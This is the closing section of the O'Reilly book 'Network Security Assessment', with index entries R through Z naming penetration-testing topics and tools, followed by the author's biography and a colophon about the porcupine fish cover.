RC4 byte bias attacks, mitigating, [Lucky 13 and RC4 byte bias mitigation within web applications](#)

RC4 byte biases, [SSL and TLS protocol weaknesses](#)

RC4 cipher, [Weak cipher suites](#)

RC4 encryption in Kerberos authentication, [Active downgrade and offline brute-force](#)

RCPT TO command, using to enumerate local users, [RCPT TO](#)

RDP (Remote Desktop Protocol), [Remote Desktop Services](#)

(see also remote desktop services (Microsoft), assessing)

rdp-sec-check utility, [Assessing Transport Security](#)

reading from memory, [Reading from Memory](#)

reading memory structures for gain, [Reading memory structures for gain](#)

realm enumeration (Kerberos), using dig, [Realm enumeration](#)

reconnaissance in network security assessment, [Reconnaissance](#)

records (TLS), [TLS Mechanics](#)

recursion support in DNS, testing for, [Testing for Recursion Support](#)

Redis, [Redis-Memcached](#)

abusing to write malicious content to disk, [Known Weaknesses](#)

known weaknesses, [Known Weaknesses](#)

reading data using redis-cli utility, [Redis](#)

Regional Internet Registries (RIRs), [IP WHOIS](#)

registry

enumerating system registry using regdmp, [Accessing the registry](#)

modifying registry keys using regini, [Accessing the registry](#)

relocation read-only (RELRO), [Compiler and OS Security Features](#)

remote desktop services (Microsoft), assessing, [Remote Desktop Services-Microsoft Services Testing Recap](#)

RDP brute-force password grinding, [Brute-Force Password Grinding](#)

RDP implementation flaws, [RDP Implementation Flaws](#)

transport security, [Assessing Transport Security](#)

Remote Development Services (RDS) in ColdFusion, [Exposed Management Interfaces](#)

remote framebuffer (RFB) protocol, [VNC](#)

security types, [VNC](#)

renegotiation, TLS sessions, [Session Renegotiation](#), [Session renegotiation](#)

insecure, [SSL and TLS protocol weaknesses](#)

replay of ciphertext, [Cryptographic Weaknesses](#)

resource records (DNS), [DNS Querying](#)

enumerating SRV records with Nmap, [Obtaining SRV records](#)

manual assessment of, [Automated querying](#)

NSEC and NSEC3 enumeration, [NSEC and NSEC3 enumeration](#)

querying MX records, [Manual querying](#)

querying PTR records, [DNS Zone Transfer Techniques](#)

retrieving individual SRV records, [NSEC and NSEC3 enumeration](#)

Responder

DHCP script, [Active DHCP attacks](#)

ICMP redirect spoofing, [ICMP redirect messages](#)

WPAD attack automation, [WPAD](#)

REST APIs, testing, [Web service testing](#)

resumption modes, TLS sessions, [Session Resumption](#)

resumption, TLS sessions, [Session resumption](#)

return-oriented programming (ROP) chains, [Bypassing DEP](#)

reverse DNS sweeping, [Reverse DNS Sweeping](#)

reverse grinding using dnsreenum6, [IPv6 Host Enumeration](#)

RID cycling via LSARPC, [Querying LSARPC and SAMR interfaces](#)

RIP (Routing Information Protocol), [RIP](#)

Nemesis and Scapy attacks against different versions, [RIP](#)

RIPE database, searching, [Using WHOIS web interfaces](#)

RIPv2 MD5 hashes, cracking with John the Ripper, [Cracking authentication keys](#)

RMI

distributed garbage collector, exploiting, [Exploiting the RMI Distributed Garbage Collector](#)

enumerating MBeans via registry service, [Enumerating MBeans via the RMI registry service](#)

exploiting MBeans over, [Over RMI](#)

robots.txt directives, [Enumeration Countermeasures](#)

rogue server setup, DHCP attacks, [DHCP](#)

root bridge takeover (STP networks), [Root bridge takeover](#)

root CA certificates, [CAs and chaining](#)

ROP (return-oriented programming) chains, [Bypassing DEP](#)

ROP gadgets, [ROP gadgets](#)

ROPEME, [CPU opcode sequences](#)

ROPGadget, [CPU opcode sequences](#)

Routing Information Protocol (see RIP)

routing protocols, internal (see internal routing protocols)

RPC over HTTP, Microsoft Exchange Server, [Microsoft HTTP extensions](#)

RPC services

Microsoft, [Microsoft RPC Services](#)

attacking SMB and RPC, [Attacking SMB and RPC-Remote Desktop Services](#)

hardening steps, [Microsoft Services Countermeasures](#)

identifying exposed services, [Identifying Exposed RPC Services](#)

remote command execution, [Remote command execution](#)

Unix, [Unix RPC Services-Common Network Service Assessment Recap](#)

manually querying exposed services, [Manually Querying Exposed RPC Services](#)

querying portmapper service, [Unix RPC Services](#)

vulnerabilities, [RPC Service Vulnerabilities](#)

rpcclient utility, [Querying LSARPC and SAMR interfaces](#)

rpcdump tool, [Identifying Exposed RPC Services](#)

enumerating RCP interfaces, [Identifying Exposed RPC Services](#)

listing registered RPC endpoints and interfaces, [Identifying Exposed RPC Services](#)

RSA key exchange and authentication (in TLS), [RSA key exchange and authentication](#)

compromise of private keys for TLS endpoints, [Certificates generated insecurely](#)

DH key exchange, [DH key exchange](#)

key generation for X.509 certificates, [Key generation and handling](#)

master secret and key block, generating, [Generating the master secret and key block](#)

RSA authentication with DH key exchange, [DH key exchange](#)

RSA keys, [Client Certificate and Key Exchange](#)

RSA SSH host keys, [Retrieving RSA and DSA host keys](#)

insecurely generated, [Insecurely Generated Host Keys](#)

rstatd daemon, [Unix RPC Services](#)

querying, [Manually Querying Exposed RPC Services](#)

Ruby, [System Access and Execution Context](#), [Rails](#)

(see also [Rails](#))

runtime memory layout, [Runtime Memory Layout-The stack](#)

ruserd, identifying active user sessions with, [RPC rusers](#)

S

Samba client utilities, [Querying LSARPC and SAMR interfaces](#)

SAMR, listing users via, [Querying LSARPC and SAMR interfaces](#)

SAs (Security Associations), [IPsec](#)

SASL (Simple Authentication and Security Layer), [LDAP Authentication](#)

scanning tools, [Network infrastructure testing](#)

Scapy, [Internal Routing Protocols](#)

and IPv6 networking, [Intercepting local IPv6 traffic](#)

HSRP packet generation with, [Attacking HSRP](#)

IP ID sampling with, [IP ID sampling with Scapy](#)

RIP attack, injecting a route on victim host, [RIP](#)

using to manipulate CDP frames, [CDP](#)

VRRP packet generation with, [Attacking VRRP](#)

scraping websites, using GNU wget, [Crawling and Investigation of Content](#)

SCTP, [SCTP-Nmap support](#)

common services, [Nmap support](#)

NMAP SCTP scanning, [Nmap support](#)

packet format, [Packet format](#)

search engines

preventing indexing of content on web servers, [Enumeration Countermeasures](#)

using for network discovery, [Querying Search Engines and Websites](#)

searchsploit, using in Kali Linux, [Known FTP Vulnerabilities](#)

secret_token value, Rails applications, [Using an Application's Secret Token](#)

security

events and conferences, [Security Events and Conferences](#)

SMTP mail security features, [Review of Mail Security Features-DMARC](#)

Security Associations (SAs), [IPsec](#)

security errors, taxonomy of, [A Taxonomy of Software Security Errors](#)

security features, [A Taxonomy of Software Security Errors](#)

circumventing, [Circumventing Common Safety Features-Logic Flaws and Other Bugs](#)

compiler and OS, [Compiler and OS Security Features](#)

compiler and OS, exposure of sensitive values, [Reading memory structures for gain](#)

Security Support Providers (SSPs), [HTTP authentication mechanisms](#)

SecurityFocus, [Public vulnerability sources](#)

SEHOP, [Compiler and OS Security Features](#)

Sendmail, flaws in, [Remotely Exploitable Flaws](#)

SensePost Auto Domain Admin and Network Exploitation (autoDANE) utility, [Automating the process](#)

Sentinel, [Assessment Workflow and Tools](#)

serialization, [Application-Tier Data Formats](#)

server applications, increasing decoupling of, [System Access and Execution Context](#)

Server header, [Analyzing Server Responses](#)

Server Hello message (TLS), [Server Hello](#)

Server Message Block (see SMB)

server software, attacking, [Attacking Server Software](#)

server status codes (HTTP), [Server status codes](#)

server-side file upload and content modification, methods supporting, [Analyzing Server Responses](#)

session management flaws, [Web application testing](#)

session tokens, [Reading memory structures for gain](#)

sessions

- common session variables set by application frameworks, [Cookie analysis](#)
- in TLS

renegotiation of, [Session Renegotiation](#), [Session renegotiation](#)
resumption of sessions, [Session Resumption](#), [Session resumption](#)
persistent HTTP sessions, [Support for persistent connections and caching](#)
session management issues, [Logic Flaws and Other Bugs](#)
TLS, negotiating, [Session Negotiation](#)

SET (Social Engineer Toolkit), [Phishing via SMTP](#)

Set-Cookie server header, [Setting cookies](#)

SHA-1 cryptographic hashing function, known weaknesses, [Signature algorithm flaws](#)

Shodan database of network scan data, [Using Shodan](#)

SID values (Oracle), grinding, [Oracle SID Grinding](#)

side channel attacks, [Cryptographic Weaknesses](#)

signature algorithm flaws (X.509 certificates), [Signature algorithm flaws](#)

signing of data, [Cryptographic Weaknesses](#)

SIGTRAN. SCTP protocol family, [SCTP](#)

SilverStripe, [PHP CMS Packages](#)
 exploitable flaws in, [PHP CMS Packages](#)

simple authentication (LDAP), [LDAP Authentication](#)

Simple Authentication and Security Layer (SASL), [LDAP Authentication](#)

site certificates, [CAs and chaining](#)

SMB (Server Message Block), [SMB](#)

anonymous IPC access via, [Anonymous IPC Access via SMB](#)

authenticating with and using access, [Authenticating and Using Access](#)

brute-force password grinding using Hydra, [Brute-Force Password Grinding](#)

capturing and cracking credentials using Kali Linux, [LLMNR, NBT-NS, and mDNS](#)

exploitable implementation flaws, [SMB Implementation Flaws](#)

remote command execution over, [Remote command execution](#)

service hardening and countermeasures, [Microsoft Services Countermeasures](#)

shares exposed to clients, [SMB](#)

using walksam over SMB and named pipes, [Querying LSARPC and SAMR interfaces](#)

SMTP

brute-force password grinding, [Brute-Force Password Grinding](#)

content checking circumvention, [Content Checking Circumvention](#)

enumerating supported commands and extensions, [Enumerating Supported Commands and Extensions-Enumerating Supported Commands and Extensions](#)

mapping SMTP architecture, [Mapping SMTP Architecture-Enumerating Supported Commands and Extensions](#)

phishing via, [Phishing via SMTP-Sending email](#)

probing, [SMTP Probing](#)

remotely exploitable flaws, [Remotely Exploitable Flaws](#)

review of mail security features, [Review of Mail Security Features-DMARC](#)

server hostnames, revealing, [Manual querying](#)

service fingerprinting, [Service Fingerprinting](#)

TLS session over, [STARTTLS](#)

user account enumeration, [User Account Enumeration-Brute-Force Password Grinding](#)

smtp-user-enum utility, [User Account Enumeration](#)

SniffJoke, [IDS and IPS Evasion](#)

configuring and running, [Configuring and Running SniffJoke](#)

SNMP, [SNMP-LDAP](#)

exploiting, [Exploiting SNMP](#)

community string and password grinding, [SNMP community string and password grinding](#)

compromising devices by writing to SNMP, [Compromising devices by writing to SNMP](#)

exposing useful information, [Exposing useful information via SNMP](#)

known SNMP implementation flaws, [Known SNMP implementation flaws](#)

username enumeration via SNMPv3, [Username enumeration via SNMPv3](#)

obtaining an MIB, [SNMP](#)

versions, [SNMP](#)

Social Engineer Toolkit (SET), [Phishing via SMTP](#)

social engineering

Internet-based, [Internet-based social engineering](#)

preventing, [Enumeration Countermeasures](#)

successful professional campaigns in, [Sending email](#)

software security errors, [A Taxonomy of Software Security Errors](#)

software switches, [System Components](#)

software, reasons for vulnerability in, [Why Software Is Vulnerable](#)

Solaris, heap management algorithm, [The heap](#)

Spanning Tree Protocol (see STP)

SPF (Sender Policy Framework), [SPF](#)

SQL injection attack, on Microsoft SQL Server, [Framework and Data Store Profiling](#)

SQL Server (see Microsoft SQL Server)

sqlplus utility, [Authenticating with Oracle Database](#)

using Oracle client, [Authenticating with Oracle Database](#)

SRV records, obtaining, [Obtaining SRV records, NSEC and NSEC3 enumeration](#)

SSH, [Reading memory structures for gain, SSH-Telnet](#)

classes of attack against, [SSH](#)

configuration files, querying via Google search, [Obtaining VPN configuration files](#)

default and hardcoded credentials, [Default and Hardcoded Credentials](#)

enumerating features of, [Enumerating Features](#)

sources of exploitable weaknesses, [Supported algorithms](#)

supported algorithms, [Supported algorithms](#)

supported authentication mechanisms, [Supported authentication mechanisms](#)

valid keys, [Enumerating valid keys](#)

fingerprinting, [Fingerprinting](#)

retrieving RSA and DSA host keys, [Retrieving RSA and DSA host keys](#)

hardening servers, [Service Hardening and Countermeasures](#)

how it works, [SSH](#)

insecurely generated host keys, [Insecurely Generated Host Keys](#)

server software flaws, [SSH Server Software Flaws](#)

SSL (Secure Sockets Layer), [Assessing TLS Services](#)

exploitable flaws, [Exploitable Flaws](#)

ssl-enum-ciphers script, [Enumerating Supported Protocols and Cipher Suites](#)

ssl-known-key script, [X.509 certificates with known private keys](#)

sslsqueeze utility, [Stress Testing TLS Endpoints](#)

SSLyze, [Session resumption](#)

SSPs (Security Support Providers), [HTTP authentication mechanisms](#)
stack, [The stack](#)
stack canaries, [Compiler and OS Security Features](#)
 bypassing, [Bypassing stack canaries](#)
stack frames, [The stack](#)
standalone web applications, [Web Application Types](#)
STARTTLS command, [STARTTLS, Enumerating Supported Protocols and Cipher Suites](#)
state vulnerabilities, [A Taxonomy of Software Security Errors](#)
stateless address autoconfiguration (SLAAC), [Local IPv6 host enumeration](#)
static code analysis, [Static code analysis](#)
status codes, HTTP server, [Server status codes](#)
Stonesoft Evader, [IDS and IPS Evasion](#)
storage nodes, [System Components](#)
STP (Spanning Tree Protocol), [802.1D STP-Root bridge takeover](#)
 root bridge takeover, [Root bridge takeover](#)
stress testing TLS endpoints, [Stress Testing TLS Endpoints](#)
Stunnel utility, [Manually Accessing TLS-Wrapped Services](#)
Stuxnet worm, [The State of the Art](#)
subnets

getting information on, using ping and ICMP echo requests, [Using broadcast addresses](#)

subnet mask requests (ICMP), [ICMPv4 Sweeping with Nmap](#)

Supervisory Control And Data Acquisition (SCADA), [Exploitation of Vulnerabilities](#)

SVN (Subversion) entries for servers, examining, [Reviewing Exposed Content](#)

Swaks, [Sending email, Mail Services Testing Recap](#)

routing email via specific SMTP interfaces, [Mapping SMTP Architecture](#)
system access

and execution context, [System Access and Execution Context](#)

vulnerabilities in, [System Access and Execution Context](#)

system components, exploitable vulnerabilities, [System Components](#)

T

Target Vulnerability Validation Techniques, [Exploitation of Vulnerabilities](#)

taxonomy of software security errors, [Static code analysis, A Taxonomy of Software Security Errors](#)

TCP

crafting packets and scanning with Hping3, [Crafting Arbitrary Packets-TCP/IP Stack Fingerprinting](#)

headers, [Low-Level IP Assessment](#)

IP network scanning with Nmap, [TCP-UDP](#)

performing TCP ACK and FIN probes with Hping3, [Crafting Arbitrary Packets](#)

ports of common network services, [Assessing Common Network Services](#)

underlying transport protocol for TLS, [Assessing TLS Services](#)

TCP ports, [TCP Ports](#)

TCP/IP stack fingerprinting, [TCP/IP Stack Fingerprinting](#)

tcpdump

identifying internal IP addresses, [Revealing Internal IP Addresses](#)

normal ARP operation captured by, [ARP cache poisoning](#)

VRRP packet capture and decoding, [Attacking VRRP](#)

technical audit and review, [Static Analysis](#)

Telnet, [Telnet-IPMI](#)

classes of attack against, [Telnet](#)

default credentials, [Default Telnet Credentials](#)

server software flaws, [Telnet Server Software Flaws](#)

text segment (memory), [The text segment](#)

TFTP, [TFTP](#)

brute-force and file recovery, [TFTP](#)

classes of attack against, [TFTP](#)

known vulnerabilities, [Known TFTP Vulnerabilities](#)

server configurations permitting arbitrary file uploads, [TFTP](#)

using server in SNMP exploitation, [Compromising devices by writing to SNMP](#)

tftp utility, [TFTP](#)

THC Hydra

brute-forcing HTTP Basic authentication, [Brute-Force Password Grinding](#)

POP3 brute-force password grinding, [Brute-Force Password Grinding](#)

SMTP brute-force password grinding, [Brute-Force Password Grinding](#)

SNMP grinding with, [SNMP community string and password grinding](#)

THC IPv6 toolkit

identifying local IPv6 hosts, [Local IPv6 host enumeration](#)

tools inducing traffic interception, [Intercepting local IPv6 traffic](#)

thc-pptp-bruter utility, [PPTP](#)

thc-ssl-dos utility, [Stress Testing TLS Endpoints](#)

threat modeling, [Threat Modeling-Attacker Economics](#)

attacker economics, [Attacker Economics](#)

goals of adversaries, [Adversarial Goals](#)

system access and execution context, [System Access and Execution Context](#)

system components, [System Components](#)

threats and attack surface, [Threats and Attack Surface-Exploiting exposed logic](#)

exposed logic, [Exposed Logic](#)

“Threats and Countermeasures Guide” (Microsoft), [Microsoft Services Countermeasures](#)

ticket-granting ticket (TGT), [Kerberos](#)

tickets (Kerberos)

compromising, [Password hash, Kerberos key, and ticket compromise](#)

passing of tickets, [Passing of tickets](#)

format, [Ticket Format](#)

Microsoft PAC fields, [Microsoft PAC fields](#)

ticket block encryption and signing, [Ticket block encryption and signing information in, Kerberos](#)

time and state vulnerabilities, [A Taxonomy of Software Security Errors](#)

TIME attacks (TLS), [SSL and TLS protocol weaknesses](#)

time to live (TTL)

manipulating to reverse engineer ACLs, [Manipulating TTL to Reverse Engineer ACLs](#)

manipulation in IDS and IPS evasion, [TTL Manipulation](#)

timestamp requests (ICMPv4), [ICMP](#)

TLS (Transport Layer Security), [System Access and Execution Context, Reading memory structures for gain](#)

as countermeasure for local network attacks, [Local Network Attack Countermeasures](#)

assessing TLS services, [Assessing TLS Services-Web Application Hardening](#)

assessing endpoints, [Assessing TLS Endpoints-TLS Service Assessment Recap](#)

attack mitigation strategies, [Mitigating TLS Exposures](#)

authentication, [TLS Authentication-Session Resumption](#)

cipher suites, [Cipher Suites](#)

compression, [Compression](#)

hardening endpoints, [TLS Hardening](#)

key exchange and authentication, [Key Exchange and Authentication-ECC](#)

recap of testing steps, [TLS Service Assessment Recap](#)

record format, content types, and protocol versions, [TLS Mechanics](#)

session negotiation, [Session Negotiation-Finished](#)

session resumption, [Session Resumption](#)

STARTTLS command, [STARTTLS](#)

TLS running at OSI Layer 6, [Assessing TLS Services](#)

heartbeat information leak (OpenSSL), [OpenSSL TLS heartbeat extension information leak](#)

in web application presentation tier, [TLS](#)

protocols providing, [Cryptographic Weaknesses](#)

standard, development of, [Assessing TLS Services](#)

TLS Prober, [Identifying the TLS Library and Version](#)

unsafe cipher suites, [Unsafe TLS Cipher Suites](#)

use with FTP, [FTP](#)

TNS (Transparent Network Substrate) protocol, [Oracle Database](#)

TNS listener, interacting with, [Interacting with the TNS Listener](#)

issuing status commands to, [Interacting with the TNS Listener](#)

known TNS listener weaknesses, [Known TNS listener weaknesses](#)

useful TNS listener commands, [Interacting with the TNS Listener](#)

top-level domains (TLDs), querying registries of, [Domain WHOIS](#)

TRACE method (HTTP), [TRACE](#)

transform sets (IKE), [IKE Assessment](#)

supported transform enumeration with ike-scan, [Supported transform enumeration](#)

Transparent Network Substrate (TNS) protocol, [Oracle Database](#)

Transport Layer Security (see TLS)

transport protocols, Microsoft RPC services, [Microsoft RPC Services](#)

transport security, testing for RDP with Nmap, [Assessing Transport Security](#)

tree utility, using to review scraped content, [Crawling and Investigation of Content](#)

trusted root certificates, [CAs and chaining](#)

Trustwave SpiderLabs Blog, [Aggressive Mode IKE PSK Cracking](#)

Tsipenyuk, Katrina, [A Taxonomy of Software Security Errors](#)

Tsyrklevich, Vlad, [Private vulnerability sources](#)

twiddle.sh utility, interacting with MBeans over RMI, [Over RMI](#)

U

UDP, [UDP-SCTP](#)

further probing of ports with Nmap, [UDP](#)

performing UDP port scan using Nmap, [UDP](#)

ports of common network services, [Assessing Common Network Services](#)

using UDP spoofing in SNMP attack, [Compromising devices by writing to SNMP](#)

UDP ports, [UDP Ports](#)

Unicornscur, [UDP](#)

Unix-based platforms

forward DNS grinding tools, [Dictionary attack](#)

RPC services, assessing, [Unix RPC Services-Common Network Service Assessment Recap](#)

unmarshalling, [Application-Tier Data Formats](#)

URL paths to server components, [Server and Application Framework Fingerprinting](#)

user-defined functions (UDFs), local OS command execution via MySQL, [Local OS command execution via MySQL](#)

usernames

discovering with Internet search engines, [Google Search](#)

enumerating email accounts with IP WHOIS, [Enumerating database objects via WHOIS](#)

enumerating in SNMP exploitation, [Username enumeration via SNMPv3](#)

enumerating via LSARPC and SAMR, [Querying LSARPC and SAMR interfaces](#)

enumerating, using Google search, [Enumerating contact details](#)

inference of, [Logic Flaws and Other Bugs](#)

Kerberos username enumeration with Nmap, [Username enumeration](#)

searching for, with LinkedIn, [Searching LinkedIn](#)

V

Virtual Router Redundancy Protocol (see VRRP)

virtualiation software, [Your Testing Platform](#)

VLANs (802.1Q), [Network infrastructure testing](#), [802.1Q VLAN](#)

attacking specific VLANs, [Attacking specific VLANs](#)

double-tagging, [802.1Q double-tagging](#)

Layer 3 VLAN bypasses, [Layer 3 private VLAN bypass](#)

using Yersinia to enable trunking, [Dynamic trunking](#)

VMware Fusion, [Your Testing Platform](#)

VMware Workstation, [Your Testing Platform](#)

VNC (Virtual Network Computing), [VNC-Unix RPC Services](#)

attacking VNC servers, [Attacking VNC Servers](#)

fingerprinting VNC service with Nmap, [VNC](#)

silently installing VNC server on a target, [Accessing the registry](#)

VPNs (virtual private networks)

assessing VPN services, [Assessing VPN Services-VPN Services Countermeasures](#)

countermeasures, [VPN Services Countermeasures](#)

IPsec, [IPsec-PPTP](#)

PPTP, [PPTP](#)

testing recap, [VPN Testing Recap](#)

attacks on, [Attacking Client Software](#)

authenticating with IPsec VPN, [Authenticating with an IPsec VPN](#)

getting configuraton files for via Google search, [Obtaining VPN configuration files](#)

VRFY command, using to enumerate local users, [VRFY](#)

VRRP (Virtual Router Redundancy Protocol), [Local IP Protocols, HSRP and VRRP](#)

attacking, [Attacking VRRP](#)

vulnerability information sources, [Sources of Vulnerability Information-Security Events and Conferences](#)

vulnerability scanning, [Vulnerability Scanning](#)

bulk scanning, [Bulk Vulnerability Scanning](#)

with NSE, [Vulnerability Scanning with NSE](#)

vulnerable server, deploying, [Deploying a Vulnerable Server](#)

W

WAF (web application firewall) mechanisms, [Active Scanning](#)

detection and fingerprinting of, [WAF Detection](#)

walksam utility, [Querying LSARPC and SAMR interfaces](#), [Querying LSARPC and SAMR interfaces](#)

web application firewall mechanisms (see WAF mechanisms)

web application frameworks

common session variables set by, [Cookie analysis](#)

serialization weaknesses, [Application-Tier Data Formats](#)

web application frameworks, assessing, [Assessing Web Application Frameworks-Application Framework Security Checklist](#)

Adobe ColdFusion, [Adobe ColdFusion-Apache Solr Vulnerabilities](#)

Apache Solr vulnerabilities, [Apache Solr Vulnerabilities](#)

exposed management interfaces, [Exposed Management Interfaces](#)

known software defects, [Known ColdFusion Software Defects](#)

profiling ColdFusion, [ColdFusion Profiling](#)

Apache Struts, [Apache Struts-JDWP](#)

exploiting DefaultActionMapper, [Exploiting the DefaultActionMapper](#)

Apache Tomcat, [Apache Tomcat-JBoss Testing](#)

attacking Apache JServ Protocol, [Attacking Apache JServ Protocol](#)

known Tomcat flaws, [Known Tomcat Flaws](#)

manager application, [The Manager Application](#)

common framework configurations, [Assessing Web Application Frameworks](#)

Django, [Django](#)

framework and data store profiling, [Framework and Data Store Profiling-Framework and Data Store Profiling](#)

Java Debug Wire Protocol (JDWP), [JDWP](#)

JBoss, [JBoss Testing-Apache Struts](#)

automated scanning, [Automated JBoss Scanning](#)

exploiting MBeans, [Exploiting MBeans-Exploiting the RMI Distributed Garbage Collector](#)

exploiting RMI distributed garbage collector, [Exploiting the RMI Distributed Garbage Collector](#)

identifying MBeans, [Identifying MBeans](#)

known JBoss vulnerabilities, [Known JBoss Vulnerabilities](#)

server profiling via HTTP, [Server Profiling via HTTP](#)

web consoles and invoker servlets, [Web Consoles and Invoker Servlets](#)

Node.js, [Node.js](#)

PHP, [PHP](#)

CMS packages, [PHP CMS Packages](#)

management consoles, [PHP Management Consoles](#)

Rails, [Rails-Node.js](#)

security checklist, [Application Framework Security Checklist](#)

understanding common flaws, [Understanding Common Flaws](#)

web applications, [Web Application Architecture-The Data Tier](#)

application tier, [The Application Tier](#)

data formats, [Application-Tier Data Formats](#)

attacking, [Attacking Web Applications](#)

data tier, [The Data Tier](#)

Lucky 13 and RC4 byte bias mitigation in, [Lucky 13 and RC4 byte bias mitigation within web applications](#)

presentation tier, [The Presentation Tier](#)

CDNs, [CDNs](#)

data formats, [Presentation-Tier Data Formats](#)

HTTP in, [HTTP](#)

load balancers, [Load Balancers](#)

testing, [Web application testing](#)

tiers, [Web Application Tiers](#)

types of, [Web Application Types](#)

with HTTPS components, hardening, [Web Application Hardening](#)

web consoles, exposing JBoss invoker servlets via, [Web Consoles and Invoker Servlets](#)

web interfaces (WHOIS), using, [Using WHOIS web interfaces](#)

Web Proxy Auto-Discovery (see WPAD)

web servers

hardening, [Enumeration Countermeasures](#)

identifying and fingerprinting using Netcraft, [Querying Netcraft](#)

identifying via Google, [Identifying web servers](#)

Microsoft, additional types of authentication supported, [HTTP authentication mechanisms](#)

support for HTTP authentication, [HTTP authentication mechanisms](#)

web servers, assessing, [Assessing Web Servers-Web Server Hardening](#)

enumerating valid hosts, [Enumerating Valid Hosts](#)

hardening web servers, [Web Server Hardening](#)

identifying proxy mechanisms, [Identifying Proxy Mechanisms](#)

methodology for, [Assessing Web Servers](#)

profiling web servers, [Web Server Profiling-Active Scanning](#)

analyzing server responses, [Analyzing Server Responses](#)

crawling and investigating content, [Crawling and Investigation of Content](#)

HTTP header review, [HTTP Header Review](#)

qualifying server vulnerabilities, [Qualifying Web Server Vulnerabilities-Web Server Hardening](#)

Apache Coyote weaknesses, [Known Apache Coyote Weaknesses](#)

Apache HTTP Server flaws, [Known Apache HTTP Server Flaws](#)

brute-force password grinding, [Brute-Force Password Grinding](#)

investigating supported HTTP methods, [Investigating Supported HTTP Methods](#)

Microsoft IIS, [Known Microsoft IIS Vulnerabilities](#)

Nginx defects, [Known Nginx Defects](#)

reviewing exposed content, [Reviewing Exposed Content](#)

using active scanning, [Active Scanning-Qualifying Web Server Vulnerabilities](#)

identifying exposed content, [Identifying Exposed Content](#)

server and application framework fingerprinting, [Server and Application Framework Fingerprinting](#)

WAF detection, [WAF Detection](#)

web service testing, [Web service testing](#)

WebDAV HTTP extensions, [WebDAV HTTP extensions](#)

investigating support for methods, [WebDAV methods](#)

WhatWeb, fingerprinting a web server, [Server and Application Framework Fingerprinting](#)

WHOIS

domain, [Domain WHOIS](#)

information obtained with DomainTools, [DomainTools](#)

IP network allocations, [IP WHOIS](#)

IP WHOIS, [IP WHOIS](#)

querying tools and examples, [IP WHOIS Querying Tools and Examples-BGP Enumeration](#)

querying manually, [Manual WHOIS Querying](#)

Wikto

enumerating valid hostnames with, [Enumerating Valid Hosts](#)

types of assessments performed by, [Identifying Exposed Content](#)

WildFly (see JBoss)

Windows Active Directory servers, KDC master keys, [Kerberos Keys](#)

Windows systems

authentication information leaks, [Windows authentication information leak](#)

command execution achieved by MITM attack, [ARP cache poisoning](#)

exposing useful information about users and networks with SNMP exploitation, [Exposing useful information via SNMP](#)

heap management algorithm, [The heap](#)

Kerberos Etypes, [Active downgrade and offline brute-force](#)

local OS command execution via MySQL, [Local OS command execution via MySQL](#)

security features, [Compiler and OS Security Features](#)

SEHOP, [Compiler and OS Security Features](#)

virtualization software for, [Your Testing Platform](#)

Wireshark, sniffing local Ethernet traffic, [Passive network sniffing](#)

WMI, querying, [Querying WMI](#)

WMIcracker, [Brute-Force Password Grinding](#)

WMIdump, [Querying WMI](#)

WordPress, [Framework and Data Store Profiling](#)

exploitable flaws in, [PHP CMS Packages](#)

WPAD (Web Proxy Auto-Discovery), [Local IP Protocols](#), [WPAD](#)

attacks against, automation with Responder, [WPAD](#)

X

X.500 attributes in LDAP, [LDAP Directory Structure](#)

X.509 certificates

CAs and chaining, [CAs and chaining](#)

in TLS authentication, [X.509 format](#)

key generation and handling, [Key generation and handling](#)

obtaining and processing, [X.509 format](#)

reviewing for TLS endpoints, [Certificate Review](#)

certificates with known private keys, [X.509 certificates with known private keys](#)

insecurely generated certificates, [Certificates generated insecurely](#)

signature algorithm flaws, [Signature algorithm flaws](#)

using with Kerberos, [Kerberos Keys](#)

XAUTH, [ISAKMP](#), [IKE](#), and [IKEv2](#)

attacking, [Attacking XAUTH](#)

XML external entity (XXE) parsing, [Attacking Web Applications](#)

XSS (cross-site scripting), [System Access and Execution Context](#)

XST (cross-site tracing) attacks, [TRACE](#)

Y

YARN (cluster resource management), [Apache Hadoop](#)

Yersinia utility, [Dynamic trunking](#)

capturing/displaying HSRP plaintext authentication strings, [Attacking HSRP](#)

CDP frame decode with, [CDP](#)

displaying BPDU frames, [Monitoring BPDUs](#)

enabling bridged interfaces, [Root bridge takeover](#)

Z

Zero Day Initiative (ZDI), [Investigation of Vulnerabilities](#)

publicly accessible bug tracker, [Public vulnerability sources](#)

zero-day flaw, [PHP](#)

zone files (DNS), pruning, [Enumeration Countermeasures](#)

zone transfers (DNS), [DNS Zone Transfer Techniques](#), [Enumeration Countermeasures](#)

About the Author

Chris McNab is the founder of AlphaSOC, a security analytics software company with offices in the United States and United Kingdom. Chris has presented at events including FIRST, OWASP, InfoSecurity Europe, InfoSec World, and the Cloud Security Alliance Congress, and works with client organizations around the world to understand and mitigate vulnerabilities within their environments.

During 2012 and 2013, Chris performed incident response and forensics work for organizations targeted by Alexsey Belan, who occupied the top spot on the FBI's Cyber Most Wanted list and is currently on the run in Europe. In 2011, Chris worked closely with the Attorney General of Guatemala under a United States Agency for International Development (USAID) project to secure the computer systems that underpin the legal system within the country.

Colophon

The animals on the cover of *Network Security Assessment* are porcupine fish (*Diodon hystrix*). This fish is found in oceans throughout the world, most often among or near coral reef areas. Its tube-shaped body ranges in length from 3 to 19 inches with relatively small fins. When threatened, the fish inflates itself by taking in tiny gulps of water until the stomach is full; the body expands in seconds to double or triple size, and its spines become erect. (Smaller species have spines that are permanently bristly.) The porcupine fish is covered with evenly spaced dark spots, which distinguishes it from other puffers.

The fish has a single tooth in each jaw; fused at the midline, they form a parrotlike beak. A nocturnal hunter, it moves its body over a small area of sand and spurts tiny jets of water to uncover its prey, usually mollusks and crustaceans. The porcupine fish is popular as an aquarium specimen; it's also blown up, dried, and sold as a souvenir.

In earlier centuries, certain Pacific island warriors used the porcupine fish to fashion a battle helmet. They would catch a fish, let it inflate, and then bury it in sand for about a week. When dug up, the fish, now a hard ball, would be cut open to make a hard, head-shaped piece that looked most formidable. The porcupine fish isn't listed as endangered or vulnerable with the World Conservation Union.

Many of the animals on O'Reilly covers are endangered; all of them are important to the world. To learn more about how you can help, go to animals.oreilly.com.

The cover image is a 19th-century engraving from the Dover Pictorial Archive. The cover fonts are URW Typewriter and Guardian Sans. The text font is Adobe Minion Pro; the heading font is Adobe Myriad Condensed; and the code font is Dalton Maag's Ubuntu Mono.